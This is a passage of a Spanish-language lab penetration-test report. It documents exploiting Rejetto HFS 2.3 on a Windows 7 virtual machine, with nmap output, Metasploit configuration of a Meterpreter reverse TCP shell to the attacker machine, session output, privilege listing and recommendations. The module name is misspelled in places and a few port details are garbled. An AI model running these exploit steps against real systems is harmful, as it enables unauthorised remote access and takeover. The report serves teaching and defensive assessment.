- Resultado: Se identificó que el puerto 80 estaba abierto y que la máquina objetivo tenía el servicio HttpFileServer (HFS) v2.3 en ejecución, una aplicación conocida por contener vulnerabilidades explotables.

Explotación de la Vulnerabilidad:

- Herramienta: Metasploit Framework
- Módulo: exploit/windows/http/rejeto_hfs_exec
- Proceso: Al identificar la presencia de HFS v2.3, se usó Metasploit para cargar el exploit correspondiente, configurando la IP de la máquina objetivo y la IP y puerto de escucha en la máquina atacante.

- Payload: windows/meterpreter/reverse_tcp
- Ejecución del Exploit: Una vez configurado el exploit y el payload, Se llevó a cabo el ataque utilizando el comando exploit, logrando establecer una conexión exitosa con una sesión Meterpreter.

Análisis de Resultados

Tras la explotación exitosa de la vulnerabilidad en el servicio HFS, se obtuvo acceso a la máquina objetivo, lo que permitió al equipo Red Team realizar diversas acciones que confirmaron la debilidad del sistema

- Acceso Remoto: Se validó el acceso mediante comandos como sysinfo, obteniendo información del sistema y confirmando la arquitectura y versión de Windows.
- Creación de Usuarios Administrativos: Se demostró la posibilidad de Obtención de privilegios elevados a través de la creación de una cuenta con permisos de administrador, lo que podría permitir a un atacante persistir en el sistema.

Recomendaciones de Seguridad

Con el fin de mitigar las vulnerabilidades detectadas, se proponen las siguientes recomendaciones.

Actualizar o Deshabilitar Servicios Vulnerables: Desinstalar o actualizar HttpFileServer (HFS) a una versión segura o alternativa, dado que la versión 2.3 contiene múltiples fallas conocidas.

Reforzar las Políticas de Acceso a la Red: Restringir el acceso a servicios innecesarios desde segmentos de red no confiables.

Implementar Monitoreo de Red Activo: Instaurar sistemas de monitoreo que alerten sobre escaneos no autorizados y actividad inusual en puertos críticos

Política de Actualización de Seguridad: Establecer una política que garantice la actualización periódica de los sistemas y aplicaciones para reducir las posibilidades de exposición a vulnerabilidades conocidas.

Conclusión

Este informe evidencia cómo una evaluación exhaustiva de seguridad permitió detectar y explotar una vulnerabilidad crítica en un servicio de la máquina Windows 7 analizada. La implementación de las medidas correctivas propuestas contribuirá significativamente al fortalecimiento de la seguridad del sistema y brindará una protección más robusta para la infraestructura frente a potenciales amenazas futuras.

Este informe proporciona un análisis detallado de la vulnerabilidad y su explotación, así como sugerencias de seguridad para evitar incidentes similares en el futuro.

Informe de Herramientas Utilizadas para Dar Identificar Fallos en el Escenario Propuesto

Introducción

En este informe se detalla el conjunto de Herramientas utilizadas en el proceso de detección de vulnerabilidades en el contexto de seguridad. Estas herramientas facilitaron la recolección de datos, el análisis de vulnerabilidades, y la ejecución de pruebas que condujeron a la detección de una vulnerabilidad crítica en la máquina Windows 7.

Descripción de Herramientas

VirtualBox: Se utilizó como plataforma de virtualización para crear el entorno controlado de prueba, donde se configuraron tanto la máquina Windows 7 (como objetivo) como la máquina Kali Linux (como atacante). Ambas máquinas se ubicaron en el mismo segmento de red, lo que permitió emular condiciones reales de un entorno comprometido.

Nmap: Se utilizó esta herramienta de escaneo de red para detectar los servicios y puertos abiertos en el sistema Windows 7. Se usó el comando `nmap -A 192.100.100.4`, que permitió obtener un mapeo detallado de la red y detectar el servicio HFS (HttpFileServer) en el puerto 80, el cual contenía una vulnerabilidad explotable.

Metasploit Framework: Esta plataforma de pruebas de penetración jugó un papel clave en la explotación de la vulnerabilidad detectada en el servicio HFS. En Metasploit, se seleccionó el exploit `exploit/windows/http/rejto_hfs_exec` junto con el payload `windows/meterpreter/reverse_tcp`. La configuración de estos permitió establecer una conexión con privilegios elevados a la máquina objetivo, explotando el fallo de seguridad de manera controlada.

Meterpreter: Tras establecerse una sesión utilizando el payload, Meterpreter permitió realizar la recolección de información y el análisis del sistema operativo Windows 7

comprometido. Utilizando comandos como sysinfo, Se consiguió obtener una descripción exhaustiva de las características del sistema y su entorno de operación, lo que ayudó a documentar y comprender mejor la explotación realizada.

Conclusión

Estas herramientas fueron seleccionadas y ajustadas de manera específica al escenario planteado, asegurando una detección exacta de errores en el sistema Windows 7 y proporcionando una base sólida para implementar futuras medidas de seguridad en la infraestructura.

Análisis del Ataque Presentado a Cada una de las Maquinas Identificadas

Introducción

El escenario planteado, llevaron a cabo una serie de ataques controlados sobre las máquinas presentes en el entorno de prueba, El propósito es identificar y aprovechar las vulnerabilidades de seguridad en el sistema operativo Windows 7, configurado como objetivo. A continuación, se presenta un análisis detallado del ataque realizado en cada una de las máquinas identificadas en el laboratorio.

Descripción del Análisis

Análisis de la Máquina Windows 7 (Máquina Objetivo)

Dirección IP: 192.100.100.4

Sistema Operativo: Windows 7 (Build 7601, Service Pack 1)

Vulnerabilidad identificada:

La explotación de Exposición a debilidades en la seguridad de un sistema operativo Windows se centró en un servicio crítico que fue identificado durante el proceso de escaneo de red utilizando Nmap. El servicio vulnerable que se detectó fue HttpFileServer (HFS), que estaba

corriendo en el puerto 80, lo que permitió al equipo atacante explotar una vulnerabilidad conocida en el servicio Rejetto HFS.

Pasó a Paso del Ataque

Escaneo de puertos: Se llevó a cabo un escaneo detallado con NMAP para detectar puertos abiertos y servicios en funcionamiento. Durante el análisis, se descubrió que el puerto 80 estaba abierto y operando el servicio HFS.

Exploración de vulnerabilidades: Se utilizó Metasploit Framework para buscar y seleccionar el exploit adecuado, `exploit/windows/http/rejetto_hfs_exec`, que estaba diseñado específicamente para explotar una vulnerabilidad en el servicio HFS.

Explotación de la vulnerabilidad: Una vez identificado el exploit, se configuraron los parámetros correspondientes, como la dirección IP de la víctima (RHOSTS) y la IP del atacante (LHOST), así como los puertos (RPORT y LPORT). Al ejecutar el exploit, se logró establecer una conexión reverse TCP con la máquina víctima.

Acceso al sistema: Tras ejecutar el exploit con éxito, se obtuvo una sesión de Meterpreter, lo que permitió al atacante interactuar con la máquina víctima y obtener privilegios elevados.

Confirmación del control: Se usó el comando `sysinfo` para obtener información del sistema de la máquina comprometida, lo que confirmó el éxito del ataque.

Resultado. El ataque a la máquina Windows 7 fue exitoso, logrando obtener acceso remoto y control total sobre el sistema víctima. A través de Meterpreter, el atacante pudo interactuar con la máquina, ejecutar comandos y obtener información confidencial, también crear un usuario con permisos de administrados, lo que demuestra la gravedad de la vulnerabilidad explotada.

Análisis de la Máquina Kali Linux (Máquina Atacante)

Dirección IP: 192.100.100.5

Sistema operativo: Kali Linux (plataforma de pruebas de penetración)

Rol en el ataque: La máquina Kali Linux desempeñó el rol de atacante en este escenario, utilizando diversas herramientas de Pentesting para identificar y explotar vulnerabilidades en la máquina objetivo (Windows 7).

Herramientas utilizadas:

Nmap: Se empleó para realizar un mapeo de la red y detectar puertos abiertos y servicios en la máquina con Windows 7, lo que facilitó la identificación del servicio HFS en el puerto 8.

Metasploit Framework: Esta herramienta fue utilizada para cargar y ejecutar el exploit `exploit/windows/http/rejto_hfs_exec`, lo que permitió explotar la vulnerabilidad en el servicio HFS y establecer una conexión remota con la máquina Windows 7.

Meterpreter: Una vez que la explotación fue exitosa, se utilizó Meterpreter para interactuar con la máquina víctima. Esto permitió ejecutar comandos para obtener información sobre el sistema comprometido y crear un nuevo Usuario con permisos de administrador.

Resultado. La máquina Kali Linux fue exitosa en su rol de atacante, utilizando las herramientas adecuadas para identificar, explotar y tomar control de la máquina Windows 7. La conexión se mantuvo estable y se logró obtener acceso completo al sistema objetivo.

Conclusiones del Análisis del Ataque

Vulnerabilidad identificada: La máquina Windows 7 estaba vulnerable debido a una configuración insegura del servicio HttpFileServer (HFS) en el puerto 80. Esta vulnerabilidad permitió la ejecución remota de código a través de un exploit conocido.

Estrategia de ataque: El atacante utilizó un enfoque metódico, comenzando con un escaneo de red para identificar servicios y puertos abiertos, seguido de la explotación de una vulnerabilidad crítica utilizando Metasploit Framework. Esto demuestra la efectividad de las herramientas de Pentesting para detectar y aprovechar debilidades en sistemas mal configurados.

Importancia de las herramientas: El uso de herramientas especializadas como Nmap, Metasploit y Meterpreter fue esencial para llevar a cabo un ataque eficiente y controlado. Estas herramientas proporcionan un conjunto completo para identificar, explotar y mantener acceso a sistemas comprometidos.

Recomendaciones: Es fundamental aplicar actualizaciones de seguridad en servicios expuestos a la red, como HFS, y configurar medidas adicionales de protección como firewalls y sistemas de detección de intrusos (IDS) para mitigar riesgos de este tipo de vulnerabilidades. Además, la segmentación de la red y la correcta gestión de permisos de acceso pueden ayudar a reducir la exposición a este tipo de ataques.

Conclusión

Este análisis resalta la importancia de realizar auditorías periódicas de seguridad para identificar vulnerabilidades en los servicios y aplicaciones expuestas, minimizando así el riesgo de explotación por parte de actores maliciosos.

Informe de la Explotación de Vulnerabilidades en el Escenario Propuesto

Introducción

El propósito de este informe es detallar el proceso de explotación de vulnerabilidades en el escenario propuesto, donde se llevó a cabo una simulación de un ataque de un equipo de Red Team sobre un sistema de destino, específicamente una máquina con Windows 7. El análisis que

sigue describe los métodos utilizados para identificar, explotar y verificar las vulnerabilidades, así como las medidas correctivas recomendadas para mitigar los riesgos de seguridad.

Identificación de Vulnerabilidades


El proceso de explotación de vulnerabilidades comenzó con una fase de escaneo y análisis de la red y los servicios expuestos. La herramienta principal utilizada para esta tarea fue Nmap, que permitió mapear la infraestructura de la red y detectar puertos abiertos, servicios activos y posibles puntos débiles en el sistema objetivo.

Resultados del Escaneo de Nmap

Se identificaron puertos abiertos en el sistema Windows 7, siendo uno de los más destacados el puerto 80, utilizado para ejecutar el servicio HttpFileServer (HFS). Este servicio es conocido por su vulnerabilidad a ataques de ejecución remota de código (RCE), lo que presentó una oportunidad para explotar esta falla.

Figura 14

Búsquedas de Vulnerabilidades y Puertos NMAP



```

root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
$ nmap -A 192.100.100.4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-11 10:38 EST
Nmap scan report for 192.100.100.4
Host is up (0.0023s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: HFS /
|_http-server-header: HFS 2.3
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008 R2|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7::
-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows
8, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0
or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Se
rver 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT ADDRESS
1 2.26 ms 192.100.100.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.31 seconds
root@kali: /home/kali

```


Nota. Escaneo de vulnerabilidades.

Selección del Exploit

Una vez identificado el servicio vulnerable (HFS) en el puerto 80, se seleccionó un exploit conocido para esta vulnerabilidad, disponible en el framework Metasploit. El exploit específico utilizado fue `exploit/windows/http/rejeto_hfs_exec`, diseñado para aprovechar la falta de validación en las solicitudes HTTP de HFS.

Figura 15


Cargamos Metasploit




Nota. Cargamos en Terminal Metasploit.

Figura 16

Buscamos Vulnerabilidad HF




Nota. Seleccionamos Vulnerabilidad.

Figura 17*Cargamos Exploit (Rejeto_hfs)*


```

root@kali: ~
File Actions Edit View Help
msf6 > use exploit/windows/http/rejeto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejeto_hfs_exec) >

```

*Nota. Cargamos Exploit.***Figura 18***Opciones Exploit Rejeto_HFS*


```

root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/http/rejeto_hfs_exec) > show options

Module options (exploit/windows/http/rejeto_hfs_exec):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               no        Seconds to wait before terminating web server
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80               yes       The target port (TCP)
  SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or
  0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /                yes       The path of the web application
  URIPATH                     no        The URI to use for this exploit (default is random)
  VHOST                       no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.100.100.5   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(windows/http/rejeto_hfs_exec) >

```

Nota. Seleccionamos la Opción del Exploit.

Parámetros configurados para la explotación

RHOSTS: Dirección IP 192.100.100.4 de la máquina víctima (Windows 7).


RPORT: Puerto 80, donde se ejecuta el servicio HFS.

LHOST: Dirección IP 192.100.100.5 del atacante (máquina Kali Linux).

LPORT: Puerto 4444, donde se ejecuta el servicio HFS.

Figura 19

Configuración IP y Puerto para la Explotación, Máquina Windows




```
root@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/http/rejeto_hfs_exec) > set RHOSTS 192.100.100.4  
RHOSTS => 192.100.100.4  
msf6 exploit(windows/http/rejeto_hfs_exec) > set RPORT 80  
RPORT => 80  
msf6 exploit(windows/http/rejeto_hfs_exec) >
```

Nota. Configuración de la IP y Puerto, Máquina Windows.

Figura 20

Configuración IP y Puerto para la Explotación, Máquina Atacante



```
root@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/http/rejeto_hfs_exec) > set LHOST 192.100.100.5  
LHOST => 192.100.100.5  
msf6 exploit(windows/http/rejeto_hfs_exec) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(windows/http/rejeto_hfs_exec) >
```

Nota. Configuración de la IP y Puerto, Máquina Atacante Linux.

Figura 21*Opciones Exploit Rejetto_hfs Configurados*

```

root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10               no        Seconds to wait before terminating web server
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.100.100.4    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80               yes       The target port (TCP)
SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL/TLS for outgoing connections
SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI  /                yes       The path of the web application
URIPATH    no               no        The URI to use for this exploit (default is random)
VHOST      no               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.100.100.5    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(windows/http/rejetto_hfs_exec) >

```

Nota. Configuraciom del Exploit Rejetto.

Con estos parámetros configurados correctamente, se ejecutó el Exploit para lanzar un ataque de REVERSE SHELL y obtener acceso remoto a la máquina víctima.

Figura 22*Ejecutamos Exploit*

```

root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

```

Nota. Ejecutamos Exploit.

Figura 23*Conexión Meterpreter Exitosa*


```

root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/http/rejeto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.100.100.5:4444
[*] Using URL: http://192.100.100.5:8080/2YGwX8Z00GCjI
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /2YGwX8Z00GCjI
[*] Sending stage (175686 bytes) to 192.100.100.4
[*] Meterpreter session 1 opened (192.100.100.5:4444 → 192.100.100.4:49172) at 2024-11-11 20:57:30 -0500
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\jLcEEbFLLztCN.vbs' on the target


meterpreter >

```

Nota. Conexión Exitosa Meterpreter.

Revisamos datos básicos del equipo vulnerable

Comando: sysinfo

Figura 24*Datos Equipo Vulnerado*


```

Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: ~
File Actions Edit View Help
meterpreter >
meterpreter > sysinfo
Computer      : PC202006
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter >


```

Nota. Observamos en la imagen los datos del equipo Vulnerado.

Revisamos usuario y privilegios que usamos para la conexión payload.

Figura 25

Nombre Usuario




```

root@kali: ~
File Actions Edit View Help
meterpreter > getuid
Server username: PC202006\usuario
meterpreter >
  
```

Nota. Revisamos Usuario que se Uso para el Ingreso al Equipo Vulnerado.

Figura 26

Privilegios asignados al Usuario



```

root@kali: ~
File Actions Edit View Help
meterpreter > getprivs

Enabled Process Privileges
Name
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
